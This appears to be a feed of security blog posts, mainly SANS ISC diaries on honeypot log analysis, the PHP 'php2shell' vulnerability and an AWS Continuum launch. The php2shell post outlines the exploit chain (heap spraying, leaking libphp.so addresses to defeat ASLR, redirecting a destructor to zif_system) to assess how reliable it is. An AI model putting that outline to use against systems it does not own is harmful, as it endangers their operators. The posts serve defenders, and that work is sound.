

Apple today released patches for 304 vulnerabilties. This number is still in line with prior Apple updates, and comes just about a month after the last apple update.
Looking for a Language [Guest Diary], (Wed, Oct 21st)
This post was originally published on this site
[This is a Guest Diary by Jeffray Spence, an ISC intern as part of the SANS.edu BACS program]
Around Here, we start our day with coffee, but our day does not begin until we have our data…So much data. Where to even begin?
When approaching a massive dataset, such as those from a DShield SIEM Honeypot, the first step is to actually find something to analyze. As for myself, I usually go looking for something that makes me go; "Huh."
Today we will be walking through a starting approach with Kibana Discover to search out embedded language preferences in webtraffic, then we will use this as a starting point for finding anomalous activity.
Find A Problem to Get Some Data
Inside of my DShield SIEM there are nearly a million records, so I approach by looking for a slightly smaller data carve with which to work which still represents the problem set:

Anyone with Elastic Kibana can perform this approach on their webtraffic data as long as the HTTP headers are provided. Here, the logs are from my SANS Dshield Honeypot and the accompanying Dshield SIEM. For those who desire to install this setup there are plenty of great resources out there with links at the end of this article [1] [2].
In slightly more than 3 weeks of observation the rasperry pi honeypot had transferred a Million Records into the Elastic SIEM. These many records can prove very challenging when figuring out where to start, so it is helpful to know that even with no filtering applied on the Discover page the Field Statistics will give some fairly detailed metrics about what fields exist in the current Index.
On the Discover page in the upper right, I selected my index (here the index is “cowrie”) and without any filter applied I selected Field Statistics:

Calculating statistics ourselves is possible using ESQL and Stats, however this feature of Elastic makes gaining visibility much more obtainable at the onset. We are immediately presented with a screen displaying all of the Documents broken down by Top Values which potentially gives us some valuable insight:

The resultant statistics show that in these 3 weeks my honeypot had generated 960,000 logs, but all of those are only within 4 rules. Four is less than a 960,000 so this gives a more manageable starting dataset:

“Huh.” This little raspberry PI has been humming away quietly all day and all night and only 4 rules have popped up. I found this interesting. With no filtering applied only 15,271 records triggered any rule?
This setup is a honeypot, so literally every record is suspicious. So, what about the other 944,866 records which triggered no rules?
Today, we want a problem not a project, so we are going to use one of these rules to narrow down our traffic for analysis.
We have rule triggers for the Index page. Boring. Great for generating a large dataset, but this is not a very targeted approach.
Git Config is something I had previously analyzed, and this led me to discover malicious traffic attempting to scrape Git Config from internet hosts. Neat, but not for today.
Fortinet Emulation, for those who don't know, has fairly recently gotten a lot of attention [3].
Only one detection so far in my honeypot, so for me that's just an outlier. Interesting, but not much of a corpus.
Through the process of elimination, we are left with the Sonicwall Appliance Login Page rule.
Good representation over the problem space with 41 individual hosts logging in activity. This could potentially demonstrate how an attack is conducted or give a clue as to who was conducting one. Perfect because we are looking for regular and repeating attack attempts. I selected these criteria as a Kibana filter.
Now to start digging.
Data Selection
Now that we have a smaller dataset to work within, we need to decide what we want to find. After that we need to figure out how to actually find that.
This first approach is what I would NOT recommend One do:

Noticing here that every field statistic for all 157 records has One Distinct Value and only1 category under Distribution tells us these fields are ALL common to ALL records. A field common to every record will have a unique value for each record.
We don't want common, we want weird: the approach I will use is to flip it and look at Distribution 2 or higher. This is Long tail analysis:

Here we see the Distinct values are now descending with the “sweet spot” between 2 and 6 so. Not an exact criterion, but one that is practical for manual review.
Within these fields we have fields of interest:

When fields contain similar values, they may illustrate a relationship between the data represented. Here the traffic triggering the Sonicwall Rule contains a relatively small subset of unique values. The next step is to find something we cannot readily explain away; a simple exercise to conduct on the “tags”, “host.ip”, and “host.mac” fields. The IP and MAC are going to be both interfaces of my Dshield Pi itself, while the Tags are going to be metadata about how the rules generate. The “source.geo.continent_code” is not very useful in a Virtual Private Server (VPS) enabled world but may prove useful later. This leaves 2 fields:

http.request.connection
"Close" and "close". Most traffic parsing tools are going to convert these all to lowercase string, and thus never see this small difference.
. No longer interesting.
http.request.mime_type
"utf-8" (the defacto choice) verses some interesting mime encoding…
Next was to break down what this mime encoding is saying: "GBK,utf-8;q=0.7,*;q=0.3"
This string is sent to a webserver as the Accept-Charset HTTP header. Values of GBK,utf-8, and wildcard (*) are present. The preference weights are specified as "q" (for “quality value” by convention). Since the implicit maximum weight value is q=1.0, the simplified character set preferences are:
(GBK;q=1.0),(utf-8;q=0.7),(*;q=0.3)
I think of this as a preference for what character encoding to use:
(Send me “GBK” 100% of the time, if not “utf-8” 70%, and if not Whatever 30%)
UTF-8 makes sense as does wildcard (*). However, GBK is explicitly the extension of the “GB 2312” character set for Simplified Chinese characters.
"Huh."
Why do these requests explicitly state they greatly desire to transfer data to my Honeypot, which is not in China, using an exclusively Chinese character set?
I also apply this as a filter in Kibana to narrow our results to 8 Records:

Two issues are now present. This dataset of 8 records is too narrow to work with, and also, we don’t actually care about the Sonicwall rule anymore now that we find some interesting traffic. Next, we need to pull in some additional data for this mime type field.
Finding commonality
So my Elastic SIEM, the webhoneypot index is for Webserver Logs, and my cowrie index shares these fields. Here the filter works for both.
At this point we are not interested in the “Sonicwall Appliance” filter anymore, so we remove it. We are now using the “Mime Type” field to work out the language preferences and have 47 interesting records within the http.request.mime_type:

These records now represent every inbound connection attempt sending this exact same format string for the GBK Character set preferences. There are 47 requests in total which send the identical preference header. How can we use this header to find odd traffic in our data?
The problem set has not changed, only our dataset. We repeat the same process of sorting the Distribution Field under the Field statistics section.
Following this Distribution Analysis process we see two User-Agents, which is interesting.
However, we also very clearly see there are two source.geo.region_name values:

“Beijing”, yeah, ok that makes sense. Beijing is in China… but “Ontario”?
"Huh". People do move around, however, following a purely statistical analysis approach one would not anticipate that Canadian Cyber actors would greatly desire a Chinese Character set while targeting my American Honeypot. This presents as an anomaly.
We add the source.geo.region_name: Ontario filter and observe there are now only 3 records:

At this point I exported these three records to Libre Office so I could look at them:

Modern VPS availability makes the Autonomous System (AS) number far more useful than an IP: AS-7456 is the system responsible for all three of these records.
This field, “source.geo.as.number” will be our next field to analyze:

What’s Your Number?
We now set our new filter to be source.geo.as.number: 7456
We remove all other filters and follow the same “Distribution Analysis” as before. We immediately find the same pattern:

There is again a language preference but this time in a different field:
The http.request.accept-language encoding for all 31 requests from AS-7456 read as either:
zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.628 at (90.3%)
OR
zh-CN,zh;q=0.83 at (9.7%)
"zh-CN" means "Mainland Chinese" Language preference.
"zh" just means any version of Chinese.
For all 121 records observed for this AS there were 31 alternative language preference specified.
This is an optional header, however the indication of a desired alternate language preference can narrow down our search scope considerably.
I applied the filter as:
http.request.accept-language: "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6" OR http.request.accept-language: "zh-CN,zh;q=0.8"
At this point I exported the 31 records for this filter:

I took these records over to LibreOffice as a Tab Separated Value sheet so I could have a look at it.
When I did the pattern was unmistakable:

These are all regularly scanning internet hosts for the same set of endpoints all from the same Canadian based AS-7456:
165[.]154.36.91
165[.]154.29.93
165[.]154.11.140
165[.]154.120.226
165[.]154.33.72
165[.]154.182.221
Values for http.request.body.content were all consistent repetitions of:
/cgi-bin/login
/config.json
/sitemap.xml
/robots.txt
/favicon.ico
/
There is no attempt being made to conceal the fact that these user agents strongly desire Chinese character sets in the HTTP Language preferences while actively targeting internet facing endpoints. We have discovered an obviously automated campaign.
Interestingly, tzrhxln[.]cn (165[.]154.29.93) is a suspect high entropy domain.

Similar domains also appear in this dataset as extracted with this ESQL Query:
source.domain values:
leheedu[.]cn
mail.,brossy.com[.]cn
mail.brossy.com[.]cn
tzrhxln[.]cn
All of these domains operate from AS-7456, have strong CN presence, and are actively scanning.
One Conclusion
This demonstration of a simple approach to Elastic Discovery using optional HTTP language preferences and mime types is only an example. We have found high entropy domains, bot scanners, and plenty of nefarious intent, however the most interesting aspect in my view is the approach we have taken. Expanding upon this could yield automation.
Typically, when analyzing datasets in a SIEM it is common to look for all the fields that match a correlation. In this approach we attempt to match the least commonality required to gain a single insight into what hosts may be related and then repeat the data acquisition process with this selected feature. This is featuring selection, and because we are purposely iterating upon the selection with intent, we are functionally engaged in rudimentary feature engineering.
Using the embedded language preferences in webtraffic as a starting point we were able to trim a massive corpus into a manageable selection. We have also built upon some understanding of how these language headers appear in logs when browsing, so we could always simply begin selecting those features as a starting point in the future when processing SIEM data.
Just a simple example for today, but we eventually found what we were looking for. Also, most importantly, the more efficient we are in the search, then the more time we have for our coffee.
[1] https://github.com/dshield-isc/dshield
[2] https://github.com/bruneaug/DShield-SIEM
[3] https://www.fortinet.com/blog/psirt-blogs/analysis-of-reported-credential-compromise-of-fortigate-devices
[4] https://www.sans.edu/cyber-security-programs/bachelors-degree/
———–
Guy Bruneau IPSS Inc.
My GitHub Page
Twitter: GuyBruneau
gbruneau at isc dot sans dot edu
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
(Reliable)? php2shell exploitability, (Fri, Oct 23rd)
This post was originally published on this site
Yesterday everyone was running around like crazy (me included 🙂 because of the php2shell vulnerability.
However, after looking closely at some published PoC's – and there is an unbelievable amount of AI generated – erm, slop – it looks like building a universal, reliable, one click exploit is quite difficult (unless I'm missing something, so please do let me know).
The PoC's that have been released so far have several pre-requirements and are almost cheating.
First, in order to have a clean initial state, the one PoC that makes sense sends a POST HTTP request with a number of small fields (3000 bytes each, 1001 of them), for bulk allocation pressure, prepare PHPSESSID and PHP_SESSION_UPLOAD_PROGRESS and then append a big field of 12 MB.
This guarantees that emalloc fails, since the PoC require that memory limit is set to 8 MB.
This is the first issue; in real world setups memory_limit is usually 128 MB, making this a bit more demanding.
An even bigger issue is that real world setups will have multiple workers – the demo uses a single-worker prefork configuration which guarantees that the next phase lands with this worker. In real world this is not guaranteed and an attacker would have to consume all workers and release one (and catch that one). Not sure how difficult this is.
The next phase now (phase 1) leaks the Zend MM chunk base, which is a piece of heap, from which the 2 MB-aligned Zend MM chunk base is extracted.
This is needed for calculation of HashTable.
Then phase 2 leaks the libphp.so base address.
This is needed to defeat ASLR, but it's not the only component required. Specifically, once Apache starts, it will pick a randomized base address for libphp.so. However, offsets of other functions/pointers in libphp.so will be static.
So phase 2 will leak one specific code pointer: zval_ptr_dtor, which has a static offset from libphp.so base address. In other words, by knowing this offset, we can calculate the base address of libphp.so and defeat ASLR.
The problem here is that this depends on many factors – how libphp.so was compiled, what's the exact PHP version, distro etc).
This is where shown PoC's are "cheating" they read offsets of zval_ptr_dtor (and zif_system) from libphp.so on the server.
In real world an attacker would have to know this. I presume someone could compile list of all possible options for commonly used distro combinations.
Now in phase 3 (and I haven't thoroughly checked this one), the exploit will change pDestructor to zif_system, and this will result in execution of code. There is one limit here; the size of command can be up to 14 bytes.
As we can see, there's a lot of prerequisites here that make a reliable exploit difficult.
I'm pretty sure that smart researchers that found the vulnerability know (much) more, but clearly it's not as simple as perhaps initially thought.
The general recommendation to put session.upload_progress.enabled = 0 should help, especially since there apparently is a way to bypass even the (currently) available fix so do put this until the next update.
—
Bojan
@bojanz / bojanz
INFIGO IS
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
PHP Vulnerability Wrap-Up, (Fri, Oct 23rd)
This post was originally published on this site
This morning, we returned to Infocon Green. As usual, we are raising the Infocon to alert you to emerging situations requiring immediate attention. PHP fit that description. By now, you either know about it, or you probably never will, so it is time to go back to "business as usual".
Many vendors have released patches for the vulnerability in sync with PHP.net, showing that the coordinated vulnerability disclosure worked and achieved its goal of providing tested and working patches in a timely manner. Some vendor(s) not playing by the rules and leaking details early is unfortunate but should not overshadow the overall success of providing the patches.
At this point, no reliable exploit has been made available publicly as far as I know. Several firms stated that they possess working exploit code, and I consider it a matter of time before such code becomes publicly available, at which point we will likely see more widespread exploitation. Cloudflare and Amazon have stated that they are seeing a large number of exploit attempts, but it is not clear if these are actual working exploits.
Applying the patch remains your best and only reliable defense. Treat the time you have now as a gift and use it wisely to find and patch applications in your organization.
If you are not able to upgrade, do your best to isolate vulnerable applications. There are various workarounds, but none are considered 100% effective. They may buy you more time. The same is true for web application firewall rules.
Today, php.net advised keeping the "session.upload_progress.enabled=0" workaround in place until the next update. In other words: We are not done patching PHP yet!
As so often, embedded devices and appliances are a major concern, and many of them have not been updated or are unlikely to ever receive a patch. These types of devices should be isolated regardless. The PHP issue is likely just one of many weaknesses that could be exploited. Router admin interfaces, network storage devices, cameras, cat feeding stations, and refrigerators should not be exposed to the internet, and should be isolated on internal networks. At this point, this is table stakes regardless if they are running PHP.
This vulnerability is also a good "dress rehearsal" of what is likely going to come. Vulnerability disclosure worked in this case. Patches were available. There will likely be many more vulnerabilities of similar severity that will be released and exploited with less responsibility. Be ready, run your tabletop exercises, update your inventories…
Many partial exploits have been released. Be careful; some of them may be "parasitic," trying to exploit whoever runs them. It may be hard to even identify the working exploit once it comes out.
The vulnerability and the risk are real, even if we did not see immediate mass exploitation. That part is still to come; it is just delayed. Just like we lower our infocon, make sure to rest and disconnect a bit, and do not stay "on alert" for too long. You will need the strength for the next issue. And do not overlook other issues that may have been missed this week: Node.js, Fortinet … and more
—
Johannes B. Ullrich, Ph.D. , Dean of Research, SANS.edu
Twitter|
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
AWS Continuum for code vulnerabilities is now generally available
This post was originally published on this site
Today, we’re announcing the general availability of AWS Continuum for code vulnerabilities. AWS Continuum is a security service that finds and validates code vulnerabilities, then delivers fixes as patches you can automate or as pull requests in your repositories. AWS Continuum for code vulnerabilities confirms which findings are exploitable in your environment, ranks the resulting issues by business impact, and proposes a fix for each one. Every remediation starts in a mode where Continuum proposes the fix and a person approves it before it ships. In the future, you will be able to decide which actions Continuum can take on its own, within the guardrails you define.
Using frontier artificial intelligence (AI) models, threat actors can turn a vulnerability disclosure into working exploit code in minutes, and the same tools that speed up development also increase the volume of findings your teams must process. If your organization runs a large application estate, your scanners likely produce thousands of findings a day, and many of them need no action. A finding can be unreachable, unexploitable, or already mitigated by a runtime control. Generic severity scores don’t tell you which resources a threat actor can actually reach, so a critical score on a dev-only utility looks the same as a medium score on a service one step away from a payments database. Previously, confirming whether a finding was exploitable took hours of manual investigation, and shipping a fix with confidence took days of coordination across security, infrastructure, and application teams, because the blast radius of a change is hard to assess without business context. To close that gap, Continuum proves which findings are exploitable and bounds the risk of each fix it proposes.
Continuum builds a context graph from two primary sources: your code repositories and your AWS environment. For AWS, you set up a collector in the account and Region where your code runs. The collector gathers resource details such as AWS Config resources and network configuration so Continuum can judge whether a vulnerability is reachable over the network and what a threat actor could reach from it. From this graph, Continuum learns which systems are business-critical, who owns them, how services depend on one another, and which data each one touches. It uses that picture to identify your highest-value systems, such as customer data stores, payment pipelines, and authentication services, and then ranks each resulting issue by how close its attack path runs to those systems.
Continuum analyzes each finding against your code and its environment context and assigns an evidence level, such as a verdict proven by static analysis of the vulnerable code path. For findings it can reproduce, Continuum runs the exploit in an isolated sandbox and attaches proof-of-concept code with the reproduction steps. It produces the attack path, the supporting source analysis, and a blast radius assessment instead of a risk score alone. It also evaluates whether your existing defenses, such as AWS WAF rules and AWS Identity and Access Management (IAM) policies, would detect and stop the validated path.
For each confirmed issue, Continuum generates a fix (a code patch, a dependency upgrade, or a configuration change) and opens it as a pull request in your connected repository, ready to review. Every fix requires human approval: you review and merge the pull request, so the final decision stays with your team. In the future, you will be able to build confidence in specific remediation classes and let Continuum apply those fixes automatically once its confidence gates pass, such as test coverage, scope bounds, and historical success rate.
AWS Continuum for code vulnerabilities in action
To show how this works, I open AWS Continuum in the console and go to Code vulnerabilities. Before I can review issues, I set up an environment. I connect a code source, either a GitHub integration or an Amazon S3 bucket, and then create an environment that scans it on a schedule I choose. An Amazon S3 source has a couple of prerequisites: the bucket sits in the same account and AWS Region where I turn on AWS Continuum, and I grant access through an AWS Identity and Access Management (IAM) role that AWS Continuum assumes. I can optionally add AWS infrastructure context by setting up an AWS Continuum collector in the account and Region where my code runs and authorizing my environment to use it. For the full requirements and steps, see the AWS Continuum User Guide.

The Overview page brings these pieces together in one place, showing my Code integrations, the Environments built on them, and the status of any AWS collector that supplies AWS resource context.
I open one of my environments. The Issues tab lists validated, prioritized issues rather than raw scanner output, each with a severity, a status, and the time it was created. I choose one of the issues.

The Overview rates it High severity, with the status Completed and the remediation already Delivered to GitHub. The Risk assessment explains why. Continuum rates its Exploitability as Exploitable, with an evidence level of Static proven and a validation run status of Completed. Likelihood is High, since the service is reachable from an attacker, requires no authentication, and needs no user interaction. Impact is Moderate, which means an attacker gains the ability to modify business data, with a blast radius reaching other users in the same tenant. A Proof section includes the source analysis behind the verdict.
The Remediation section shows a fix already delivered as a pull request in GitHub, changing four files, with 50 lines added and 24 removed across the cart service. Continuum opens the fix as a pull request titled Continuum fix, and I choose View pull request to open it in GitHub. The console is explicit that a generated patch does not mean the issue is fixed. I still review and merge it, which keeps the final decision with my team. A Contributing findings section lists the specific scanner finding this issue was built from.
